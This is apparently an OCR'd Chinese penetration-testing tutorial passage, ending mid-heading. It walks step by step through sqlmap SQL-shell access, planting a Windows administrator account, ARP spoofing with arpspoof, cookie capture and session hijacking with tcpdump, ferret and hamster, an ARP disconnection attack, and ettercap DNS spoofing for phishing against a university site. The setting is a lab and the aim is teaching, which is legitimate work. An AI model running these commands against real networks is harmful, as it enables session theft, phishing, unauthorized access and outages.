
sqlmap -u “http://xxx/newsInfo.php?news_id=1&classsn=8001” --sql-shell

在 sqlshell 中添加一个用户并提升到管理员

net user root 12345 /add


net localgroup administrators root /add

使用新添加的用户远程登录服务器



Arpspoof

由于局域网的网络流通不是根据 IP 地址进行，而是根据 MAC 地址进行传输。所以，MAC 地址在 A 上被伪造成一个不存在的 MAC 地址，这样就会导致网络不通，A 不能 Ping 通 C。这就是一个简单的 ARP 欺骗，利用的是 ARP 协议的漏洞。往往在内网渗透中，可配合其他工具用于网络嗅探、流量劫持等作用。



实例应用:

ARP 欺骗攻击及会话劫持

ARP 断网攻击

命令结构:

```
arpspoof [-i interface] [-t target] host
```

-i 表示网卡，-t 表示目标

ARP 欺骗攻击

Windows XP SP3

IP：172.16.211.129

Kali Linux

IP：172.16.211.128

网关


IP：172.16.211.2

开启 IP 转发(可使用 cat 查看是否设置成功)

```
echo 1 >> /proc/sys/net/ipv4/ip_forward
```

重定向受害者的流量传送给攻击者

```
arpspoof -i eth0 -t 172.16.211.129 172.16.211.2
```



```
root@kali:~# echo 1 >> /proc/sys/net/ipv4/ip_forward
root@kali:~# arpspoof -i eth0 -t 172.16.211.129 172.16.211.2
0:c:29:61:19:cb 0:c:29:37:d4:cf 0806 42: arp reply 172.16.211.2 is-at 0:c:29:61:19:cb
0:c:29:61:19:cb 0:c:29:37:d4:cf 0806 42: arp reply 172.16.211.2 is-at 0:c:29:61:19:cb
0:c:29:61:19:cb 0:c:29:37:d4:cf 0806 42: arp reply 172.16.211.2 is-at 0:c:29:61:19:cb
0:c:29:61:19:cb 0:c:29:37:d4:cf 0806 42: arp reply 172.16.211.2 is-at 0:c:29:61:19:cb
0:c:29:61:19:cb 0:c:29:37:d4:cf 0806 42: arp reply 172.16.211.2 is-at 0:c:29:61:19:cb
```

tcpdump 抓包(使用 wireshark 也可以)


因为网关具有路由功能，因此只要监听本地网卡流量就能得到目标主机

的流量。

简单用法： tcpdump -w cookie.cap #抓取所有流量写入 cookie.cap

进行一段时间的欺骗，期间可以随便浏览些网页，聊天之类的，比如现在访问数字杭电，一段时间后停止欺骗、停止抓包，并配合使用 ferret 处理抓取的流量。

简单用法： ferret -r cookie.cap #处理抓取的流量




hamster


确保处理后的 cookie.cap 在 root 用户根目录后，运行 hamster

接着根据提示设置浏览器代理

Kali 自带的 Firefox 浏览器设置代理如图



设置好代理后浏览器中访问 hamster 或 http://127.0.0.1:1234



点击左侧链接，已经成功劫持 cookie，实现访问


ARP 断网攻击

关闭本地 IP 转发，当来自网关的流量到达本机时，目标机器无法获得来自网关的，从而“断网”

arpspoof -i eth0 172.16.211.1 172.16.211.128

ettercap


ettercap 是一个强大的欺骗工具，能够让测试人员以极快的速度创建和发送伪造的包、从网络适配器到应用软件各种级别的包、绑定监听数据到一个本地端口等。是中间人攻击中常用到的辅助工具。




不过多介绍，有兴趣的小伙伴可以自行了解下

实例演示:MIMT 之 DNS 欺骗(钓鱼)

配置 dns(/etc/ettercap/etter.dns) 172.16.211.128 为本机在局域网地址





开启本地 web 服务




直接访问会返回 apache 默认页面

使用命令 ettercap -G 启动 ettercap，并选择 Unifind sniffing 进行网卡配置







接着扫描存活的主机，扫描完毕点击下图的 Hosts list



将网关地址添加到 target1，将攻击目标添加到 target2




接着设置中间人攻击的形式为 ARP 欺骗，并设置双向欺骗




接着启用 dns_spoof 插件

接着开始 DNS 欺骗



然后在目标主机上浏览 www.hdu.edu.cn 时就能达到欺骗的效果




DNS 